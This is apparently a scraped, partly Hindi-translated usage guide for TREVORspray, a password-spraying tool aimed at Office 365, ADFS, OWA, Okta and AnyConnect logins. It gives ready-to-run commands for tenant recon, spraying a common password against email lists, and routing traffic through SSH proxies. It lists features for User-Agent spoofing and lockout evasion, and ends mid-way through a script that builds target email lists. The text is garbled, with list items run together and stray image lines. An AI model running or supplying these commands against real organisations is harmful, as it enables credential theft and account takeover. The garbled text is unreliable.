
msol (Office 365)adfs (Active Directory Federation Services)owa (Outlook Web App)okta (Okta SSO)anyconnect (Cisco VPN)~/.trevorspray/tried_logins.txt में याद रखता है)--ssh या --subnet के साथ कई IP के माध्यम से राउंड-रॉबिन प्रॉक्सीUser-Agent और अन्य हस्ताक्षरों को स्पूफ करता है--delay, --jitter, और --lockout-delay--no-loot से अक्षम करें)
--recon:
--recon और --users का उपयोग करें):
OneDriveAzure Seamless SSOcorp.com के लिए ईमेल की एक सूची प्राप्त करें और देखें कि डिफ़ॉल्ट कॉन्फ़िगरेशन काम करता है या नहीं। आमतौर पर यह काम करता है।--recon corp.com के साथ token_endpoint प्राप्त करें। token_endpoint वह URL है जिसके विरुद्ध आप स्प्रे करेंगे (--url विकल्प के साथ)।token_endpoint + ईमेल प्रारूप का संयोजन खोजने में कुछ प्रयोग लग सकता है।
corp.com पर हमला कर रहे हैं, तो यह corp.com पर स्प्रे करने जितना आसान नहीं हो सकता है। आप पा सकते हैं कि Corp की मूल कंपनी Evilcorp उनके Azure टेनेंट का मालिक है, जिसका अर्थ है कि आपको evilcorp.com के token_endpoint के विरुद्ध स्प्रे करने की आवश्यकता है। साथ ही, आप पा सकते हैं कि corp.com के आंतरिक डोमेन corp.local का उपयोग corp.com के बजाय किया जाता है।[email protected] को corp.com के token_endpoint के विरुद्ध स्प्रे करने के बजाय, आप [email protected] को evilcorp.com के token_endpoint के विरुद्ध स्प्रे कर रहे हैं।trevorspray --recon evilcorp.com
...
"token_endpoint": "https://login.windows.net/b439d764-cafe-babe-ac05-2e37deadbeef/oauth2/token"
...
trevorspray --recon evilcorp.com -u emails.txt --threads 10

trevorspray -u emails.txt -p 'Welcome123' --url https://login.windows.net/b439d764-cafe-babe-ac05-2e37deadbeef/oauth2/token
trevorspray -u [email protected] -p 'Welcome123' --delay 5
-n निर्दिष्ट न हो)trevorspray -u emails.txt -p 'Welcome123' --ssh [email protected] [email protected]
# clone wordsmith dataset
wget https://github.com/skahwah/wordsmith/releases/download/v2.1.1/data.tar.xz && tar -xvf data.tar.xz && cd data

# order first initial by occurrence
ordered_letters=asjmkdtclrebnghzpyivfowqux

# loop through first initials
echo -n $ordered_letters | while read -n1 f; do
  # loop through top 2000 USA last names
  head -n 2000 'usa/lnames.txt' | while read last; do
    # generate emails in f.last format
